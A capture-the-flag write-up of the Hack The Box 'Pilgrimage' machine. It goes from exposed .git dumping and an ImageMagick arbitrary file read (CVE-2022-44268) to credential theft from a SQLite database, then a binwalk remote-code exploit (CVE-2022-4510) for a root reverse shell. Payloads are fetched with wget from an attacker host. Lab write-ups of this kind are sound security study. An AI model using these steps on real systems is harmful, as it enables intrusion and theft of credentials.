Pilgrimage

Recon
nmap
# Nmap 7.92 scan initiated Wed Nov 22 17:05:29 2023 as: nmap -sV -sC -vv -oN initial 10.10.11.219
Nmap scan report for pilgrimage.htb (10.10.11.219)
Host is up, received syn-ack (0.055s latency).
Scanned at 2023-11-22 17:05:30 EST for 30s
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE REASON  VERSION
22/tcp open  ssh     syn-ack OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 20:be:60:d2:95:f6:28:c1:b7:e9:e8:17:06:f1:68:f3 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDnPDlM1cNfnBOJE71gEOCGeNORg5gzOK/TpVSXgMLa6Ub/7KPb1hVggIf4My+cbJVk74fKabFVscFgDHtwPkohPaDU8XHdoO03vU8H04T7eqUGj/I2iqyIHXQoSC4o8Jf5ljiQi7CxWWG2t0n09CPMkwdqfEJma7BGmDtCQcmbm36QKmUv6Kho7/LgsPJGBP1kAOgUHFfYN1TEAV6TJ09OaCanDlV/fYiG+JT1BJwX5kqpnEAK012876UFfvkJeqPYXvM0+M9mB7XGzspcXX0HMbvHKXz2HXdCdGSH59Uzvjl0dM+itIDReptkGUn43QTCpf2xJlL4EeZKZCcs/gu8jkuxXpo9lFVkqgswF/zAcxfksjytMiJcILg4Ca1VVMBs66ZHi5KOz8QedYM2lcLXJGKi+7zl3i8+adGTUzYYEvMQVwjXG0mPkHHSldstWMGwjXqQsPoQTclEI7XpdlRdjS6S/WXHixTmvXGTBhNXtrETn/fBw4uhJx4dLxNSJeM=
|   256 0e:b6:a6:a8:c9:9b:41:73:74:6e:70:18:0d:5f:e0:af (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBOaVAN4bg6zLU3rUMXOwsuYZ8yxLlkVTviJbdFijyp9fSTE6Dwm4e9pNI8MAWfPq0T0Za0pK0vX02ZjRcTgv3yg=
|   256 d1:4e:29:3c:70:86:69:b4:d7:2c:c8:0b:48:6e:98:04 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAILGkCiJaVyn29/d2LSyMWelMlcrxKVZsCCgzm6JjcH1W
80/tcp open  http    syn-ack nginx/1.18.0
| http-methods:
|_  Supported Methods: GET HEAD POST
|_http-server-header: nginx/1.18.0
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Nov 22 17:06:00 2023 -- 1 IP address (1 host up) scanned in 30.92 seconds
Website at TCP 80
While trying to enumerate the website manually, I let the subdirectory brute force run in the background. And got some valuable info from an expose .git folder.
┌─[noob@parrot]─[~/htb/pilgrimage/notes]
└──╼ $ffuf -c -w /home/noob/wordlists/raft-small-words.txt -u http://pilgrimage.htb/FUZZ -ic

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.4.1-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://pilgrimage.htb/FUZZ
 :: Wordlist         : FUZZ: /home/noob/wordlists/raft-small-words.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
________________________________________________

.htm                    [Status: 403, Size: 153, Words: 3, Lines: 8, Duration: 69ms]
.html                   [Status: 403, Size: 153, Words: 3, Lines: 8, Duration: 61ms]
tmp                     [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 71ms]
assets                  [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 51ms]
.                       [Status: 200, Size: 7621, Words: 2051, Lines: 199, Duration: 52ms]
.htaccess               [Status: 403, Size: 153, Words: 3, Lines: 8, Duration: 50ms]
vendor                  [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 50ms]
.git/HEAD               [Status: 200, Size: 23, Words: 2, Lines: 2, Duration: 59ms]
Used the tool git-dumper which automatically downloaded all the files in the .git directory and also gave source code from the object files.
┌─[✗]─[noob@parrot]─[~/htb/pilgrimage/notes]
└──╼ $git-dumper http://pilgrimage.htb/.git/ dump/
[-] Testing http://pilgrimage.htb/.git/HEAD [200]
[-] Testing http://pilgrimage.htb/.git/ [403]
[-] Fetching common files
[-] Fetching http://pilgrimage.htb/.gitignore [404]
[-] http://pilgrimage.htb/.gitignore responded with status code 404
[-] Fetching http://pilgrimage.htb/.git/COMMIT_EDITMSG [200]
[-] Fetching http://pilgrimage.htb/.git/hooks/applypatch-msg.sample [200]
[-] Fetching http://pilgrimage.htb/.git/hooks/post-commit.sample [404]
[-] http://pilgrimage.htb/.git/hooks/post-commit.sample responded with status code 404
[-] Fetching http://pilgrimage.htb/.git/description [200]
[-] Fetching http://pilgrimage.htb/.git/hooks/post-receive.sample [404]
[-] http://pilgrimage.htb/.git/hooks/post-receive.sample responded with status code 404
[-] Fetching http://pilgrimage.htb/.git/hooks/commit-msg.sample [200]
[-] Fetching http://pilgrimage.htb/.git/hooks/post-update.sample [200]
[-] Fetching http://pilgrimage.htb/.git/hooks/pre-applypatch.sample [200]
[-] Fetching http://pilgrimage.htb/.git/hooks/pre-rebase.sample [200]
[-] Fetching http://pilgrimage.htb/.git/hooks/pre-receive.sample [200]
[-] Fetching http://pilgrimage.htb/.git/index [200]
[-] Fetching http://pilgrimage.htb/.git/hooks/update.sample [200]
[-] Fetching http://pilgrimage.htb/.git/objects/info/packs [404]
[-] http://pilgrimage.htb/.git/objects/info/packs responded with status code 404
[-] Fetching http://pilgrimage.htb/.git/info/exclude [200]
[-] Fetching http://pilgrimage.htb/.git/hooks/pre-commit.sample [200]
[-] Fetching http://pilgrimage.htb/.git/hooks/pre-push.sample [200]
[-] Fetching http://pilgrimage.htb/.git/hooks/prepare-commit-msg.sample [200]
[-] Finding refs/
[-] Fetching http://pilgrimage.htb/.git/FETCH_HEAD [404]
[-] http://pilgrimage.htb/.git/FETCH_HEAD responded with status code 404
[-] Fetching http://pilgrimage.htb/.git/HEAD [200]
[-] Fetching http://pilgrimage.htb/.git/config [200]
We can see from the files that there are login functionalities, a register, and a magick binary.
┌─[noob@parrot]─[~/htb/pilgrimage/notes/dump]
└──╼ $ll
total 27M
drwxr-xr-x 1 noob noob   68 Nov 22 17:12 assets
-rwxr-xr-x 1 noob noob 5.5K Nov 22 17:12 dashboard.php
-rwxr-xr-x 1 noob noob 9.1K Nov 22 17:12 index.php
-rwxr-xr-x 1 noob noob 6.7K Nov 22 17:12 login.php
-rwxr-xr-x 1 noob noob   98 Nov 22 17:12 logout.php
-rwxr-xr-x 1 noob noob  27M Nov 22 17:12 magick
-rwxr-xr-x 1 noob noob 6.7K Nov 22 17:12 register.php
drwxr-xr-x 1 noob noob   30 Nov 22 17:12 vendor

From manual enumeration, we got two interesting possible weak points of attack. one being the login page and another the upload functionality. After trying some basic SQLi payloads, I moved towards the upload functionality.
From the source files, we can see that magick binary was being used to shrink images. After checking the version of the binary, we can see that it was a vulnerable version.
The open-source ImageMagick suite enables users to create, edit, and manipulate images in various formats. A key feature is its support for multiple image types, including popular formats such as PNG, JPEG, and SVG. This lets users easily convert image formats, thus making ImageMagick a flexible solution for many image processing needs.
┌─[noob@parrot]─[~/htb/pilgrimage/notes/dump]
└──╼ $./magick -version
Version: ImageMagick 7.1.0-49 beta Q16-HDRI x86_64 c243c9281:20220911 https://imagemagick.org
Copyright: (C) 1999 ImageMagick Studio LLC
License: https://imagemagick.org/script/license.php
Features: Cipher DPC HDRI OpenMP(4.5)
Delegates (built-in): bzlib djvu fontconfig freetype jbig jng jpeg lcms lqr lzma openexr png raqm tiff webp x xml zlib
Compiler: gcc (7.5)
CVE-2022-44268 Arbitrary File Read
ImageMagick 7.1.0.49 beta was vulnerable to arbitrary file reading. The POC was available which showed creating a malicious image file which is processed by converting command embeds to file read inside the image metadata as hex and it can be read after decoding it from the processed image files.
┌─[noob@parrot]─[~/htb/pilgrimage/notes/lfi]
└──╼ $wget http://pilgrimage.htb/shrunk/655e31b0c7351.png
--2023-11-22 17:24:00--  http://pilgrimage.htb/shrunk/655e31b0c7351.png
Resolving pilgrimage.htb (pilgrimage.htb)... 10.10.11.219
Connecting to pilgrimage.htb (pilgrimage.htb)|10.10.11.219|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1080 (1.1K) [image/png]
Saving to: ‘655e31b0c7351.png’

655e31b0c7351.png        100%[================================>]   1.05K  --.-KB/s    in 0s

2023-11-22 17:24:00 (66.9 MB/s) - ‘655e31b0c7351.png’ saved [1080/1080]

┌─[noob@parrot]─[~/htb/pilgrimage/notes/lfi]
└──╼ $identify -verbose 655e31b0c7351.png
Image: 655e31b0c7351.png
  Format: PNG (Portable Network Graphics)
  Geometry: 100x100
  Class: PseudoClass
  Type: palette
  Depth: 1 bits-per-pixel component
  Channel Depths:
    Red:      1 bits
    Green:    1 bits
    Blue:     1 bits
  Channel Statistics:
    Red:
      Minimum:                 65535.00 (1.0000)
      Maximum:                 65535.00 (1.0000)
      Mean:                    65535.00 (1.0000)
      Standard Deviation:          0.00 (0.0000)
    Green:
      Minimum:                     0.00 (0.0000)
      Maximum:                     0.00 (0.0000)
      Mean:                        0.00 (0.0000)
      Standard Deviation:          0.00 (0.0000)
    Blue:
      Minimum:                     0.00 (0.0000)
      Maximum:                     0.00 (0.0000)
      Mean:                        0.00 (0.0000)
      Standard Deviation:          0.00 (0.0000)
  Colors: 2
    0: (255,  0,  0)	  red
    1: (255,255,255)	  white
  Gamma: 0.45455
  Chromaticity:
    red primary: (0.64,0.33)
    green primary: (0.3,0.6)
    blue primary: (0.15,0.06)
    white point: (0.3127,0.329)
  Filesize: 1.1Ki
  Interlace: No
  Orientation: Unknown
  Background Color: #FEFEFE
  Border Color: #DFDFDF
  Matte Color: #BDBDBD
  Page geometry: 100x100+0+0
  Compose: Over
  Dispose: Undefined
  Iterations: 0
  Compression: Zip
  Png:IHDR.color-type-orig: 3
  Png:IHDR.bit-depth-orig: 1
  Raw profile type:

    1437
726f6f743a783a303a303a726f6f743a2f726f6f743a2f62696e2f626173680a6461656d
6f6e3a783a313a313a6461656d6f6e3a2f7573722f7362696e3a2f7573722f7362696e2f
6e6f6c6f67696e0a62696e3a783a323a323a62696e3a2f62696e3a2f7573722f7362696e
2f6e6f6c6f67696e0a7379733a783a333a333a7379733a2f6465763a2f7573722f736269
6e2f6e6f6c6f67696e0a73796e633a783a343a36353533343a73796e633a2f62696e3a2f
62696e2f73796e630a67616d65733a783a353a36303a67616d65733a2f7573722f67616d
65733a2f7573722f7362696e2f6e6f6c6f67696e0a6d616e3a783a363a31323a6d616e3a
2f7661722f63616368652f6d616e3a2f7573722f7362696e2f6e6f6c6f67696e0a6c703a
783a373a373a6c703a2f7661722f73706f6f6c2f6c70643a2f7573722f7362696e2f6e6f
6c6f67696e0a6d61696c3a783a383a383a6d61696c3a2f7661722f6d61696c3a2f757372
2f7362696e2f6e6f6c6f67696e0a6e6577733a783a393a393a6e6577733a2f7661722f73
706f6f6c2f6e6577733a2f7573722f7362696e2f6e6f6c6f67696e0a757563703a783a31
303a31303a757563703a2f7661722f73706f6f6c2f757563703a2f7573722f7362696e2f
6e6f6c6f67696e0a70726f78793a783a31333a31333a70726f78793a2f62696e3a2f7573
722f7362696e2f6e6f6c6f67696e0a7777772d646174613a783a33333a33333a7777772d
646174613a2f7661722f7777773a2f7573722f7362696e2f6e6f6c6f67696e0a6261636b
75703a783a33343a33343a6261636b75703a2f7661722f6261636b7570733a2f7573722f
7362696e2f6e6f6c6f67696e0a6c6973743a783a33383a33383a4d61696c696e67204c69
7374204d616e616765723a2f7661722f6c6973743a2f7573722f7362696e2f6e6f6c6f67
696e0a6972633a783a33393a33393a697263643a2f72756e2f697263643a2f7573722f73
62696e2f6e6f6c6f67696e0a676e6174733a783a34313a34313a476e617473204275672d
5265706f7274696e672053797374656d202861646d696e293a2f7661722f6c69622f676e
6174733a2f7573722f7362696e2f6e6f6c6f67696e0a6e6f626f64793a783a3635353334
3a36353533343a6e6f626f64793a2f6e6f6e6578697374656e743a2f7573722f7362696e
2f6e6f6c6f67696e0a5f6170743a783a3130303a36353533343a3a2f6e6f6e6578697374
656e743a2f7573722f7362696e2f6e6f6c6f67696e0a73797374656d642d6e6574776f72
6b3a783a3130313a3130323a73797374656d64204e6574776f726b204d616e6167656d65
6e742c2c2c3a2f72756e2f73797374656d643a2f7573722f7362696e2f6e6f6c6f67696e
0a73797374656d642d7265736f6c76653a783a3130323a3130333a73797374656d642052
65736f6c7665722c2c2c3a2f72756e2f73797374656d643a2f7573722f7362696e2f6e6f
6c6f67696e0a6d6573736167656275733a783a3130333a3130393a3a2f6e6f6e65786973
74656e743a2f7573722f7362696e2f6e6f6c6f67696e0a73797374656d642d74696d6573
796e633a783a3130343a3131303a73797374656d642054696d652053796e6368726f6e69
7a6174696f6e2c2c2c3a2f72756e2f73797374656d643a2f7573722f7362696e2f6e6f6c
6f67696e0a656d696c793a783a313030303a313030303a656d696c792c2c2c3a2f686f6d
652f656d696c793a2f62696e2f626173680a73797374656d642d636f726564756d703a78
3a3939393a3939393a73797374656d6420436f72652044756d7065723a2f3a2f7573722f
7362696e2f6e6f6c6f67696e0a737368643a783a3130353a36353533343a3a2f72756e2f
737368643a2f7573722f7362696e2f6e6f6c6f67696e0a5f6c617572656c3a783a393938
3a3939383a3a2f7661722f6c6f672f6c617572656c3a2f62696e2f66616c73650a

  Date:create: 2023-11-22T16:52:00+00:00
  Date:modify: 2023-11-22T16:52:00+00:00
  Date:timestamp: 2023-11-22T16:52:01+00:00
  Signature: c7d03a3453434db9720fd67b559185125d9bdb1fe9c25c182783170e2ba6a8f6
  Tainted: False
  User Time: 0.010u
  Elapsed Time: 0m:0.002919s
  Pixels Per Second: 3.3Mi


So, we are able to read files, what more info can we get from this? From the source files we can see that, there’s one SQLite file that is being read for login and loading images in the source code. We can go ahead and try to read that file.
We were able to get the SQLite file but in unformatted hex format and it was a bad option to retrieve the original with cyberchef. So, we can initially remove all the unnecessary new line characters. Here, I took the help of chatGPT after trying on my own.
sed -i ':a;N;$!ba;s/\n//g' db
Then I created a simple Python script to decode the hex data and write the database file as binary. So that we can read it with SQLite.
┌─[noob@parrot]─[~/htb/pilgrimage/notes/lfi]
└──╼ $cat script.py
f = open("db","r")
data = f.read()

data = bytes.fromhex(data)
#print(data)
with open("res.db","wb") as dest:
    dest.write(data)

f.close()
We were able to successfully retrieve credentials from the database file for three users and one of them emily had ssh access.
┌─[✗]─[noob@parrot]─[~/htb/pilgrimage/notes/lfi]
└──╼ $sqlite3 res.db
SQLite version 3.34.1 2021-01-20 14:10:07
Enter ".help" for usage hints.
sqlite> .tables
images  users
sqlite> select * from users;
emily|abigchonkyboi123
admin|admin
administrator|administrator
Privilege Escalation
After logging into emily we looked at what we could run as sudo but there wasn’t much.On enumerating internal processes with pspy, one of the processes seemed interesting which ran as root and executed the script “/usr/sbin/malewarescan.sh”
2023/11/23 04:27:15 CMD: UID=0     PID=781    | /lib/systemd/systemd-logind
2023/11/23 04:27:15 CMD: UID=0     PID=776    |
2023/11/23 04:27:15 CMD: UID=0     PID=770    | /usr/sbin/rsyslogd -n -iNONE
2023/11/23 04:27:15 CMD: UID=0     PID=766    | /bin/bash /usr/sbin/malwarescan.sh
2023/11/23 04:27:15 CMD: UID=0     PID=765    | /usr/bin/inotifywait -m -e create /var/www/pilgrimage.htb/shrunk/
2023/11/23 04:27:15 CMD: UID=0     PID=764    | php-fpm: master process (/etc/php/7.4/fpm/php-fpm.conf)
2023/11/23 04:27:15 CMD: UID=0     PID=758    | /bin/bash /usr/sbin/malwarescan.sh
2023/11/23 04:27:15 CMD: UID=103   PID=753    | /usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
2023/11/23 04:27:15 CMD: UID=0     PID=750    | /usr/sbin/cron -f
Went ahead and looked into the script and it was checking if a new file is created inside the directory “/var/www/pilgrimage.htb/shrunk/”, then it would read the file name and try to extract embedded binary files from the newly created file and after iterating over the extracted files and if detecting any Microsoft executable or executable script would remove the new file and break out of the loop.
It was actually made with the intention that when a user uploads any image file with executable binary embedded inside it, it would be removed so as to prevent unwanted malicious activity, also the shrunk folder was available to the end users. So, it could have been a possible attack vector.
emily@pilgrimage:/dev/shm$ cat /usr/sbin/malwarescan.sh
#!/bin/bash

blacklist=("Executable script" "Microsoft executable")

/usr/bin/inotifywait -m -e create /var/www/pilgrimage.htb/shrunk/ | while read FILE; do
	filename="/var/www/pilgrimage.htb/shrunk/$(/usr/bin/echo "$FILE" | /usr/bin/tail -n 1 | /usr/bin/sed -n -e 's/^.*CREATE //p')"
	binout="$(/usr/local/bin/binwalk -e "$filename")"
        for banned in "${blacklist[@]}"; do
		if [[ "$binout" == *"$banned"* ]]; then
			/usr/bin/rm "$filename"
			break
		fi
	done
done
Here, after checking the binwalk version, we can say that it was vulnerable to remote code execution.
emily@pilgrimage:/usr/local/bin$ ./binwalk

Binwalk v2.3.2
Craig Heffner, ReFirmLabs
https://github.com/ReFirmLabs/binwalk
CVE-2022-4510
An interesting point to note here is that there were two possible ways to trigger the exploit with the malicious payload. Either we can upload a file directly from the web portal or we can put the payload directly into the directory from our ssh session.
┌─[noob@parrot]─[~/htb/pilgrimage/notes/priv]
└──╼ $python3 bin-cve.py exploit 10.10.14.111 9001

################################################
------------------CVE-2022-4510----------------
################################################
--------Binwalk Remote Command Execution--------
------Binwalk 2.1.2b through 2.3.2 included-----
------------------------------------------------
################################################
----------Exploit by: Etienne Lacoche-----------
---------Contact Twitter: @electr0sm0g----------
------------------Discovered by:----------------
---------Q. Kaiser, ONEKEY Research Lab---------
---------Exploit tested on debian 11------------
################################################

You can now rename and share binwalk_exploit and start your local netcat listener.

┌─[noob@parrot]─[~/htb/pilgrimage/notes/priv]
└──╼ $ll
total 8.0K
-rw-r--r-- 1 noob noob 2.8K Nov 22 18:12 bin-cve.py
-rw-r--r-- 1 noob noob  682 Nov 22 18:14 binwalk_exploit.png
-rw-r--r-- 1 noob noob    0 Nov 22 18:14 exploit

For some reason the exploit would not work when using the web portal to upload the payload, possible reason could be that ImageMagick was modifying the payload. But when we directly put the file into the target directory we got reverse shell as root.
emily@pilgrimage:/var/www/pilgrimage.htb/shrunk$ wget 10.10.14.111:8000/binwalk_exploit.png
--2023-11-23 04:46:17--  http://10.10.14.111:8000/binwalk_exploit.png
Connecting to 10.10.14.111:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 682 [image/png]
Saving to: 'binwalk_exploit.png'

binwalk_exploit.png      100%[=================================>]     682  --.-KB/s    in 0s

2023-11-23 04:46:17 (101 MB/s) - 'binwalk_exploit.png' saved [682/682]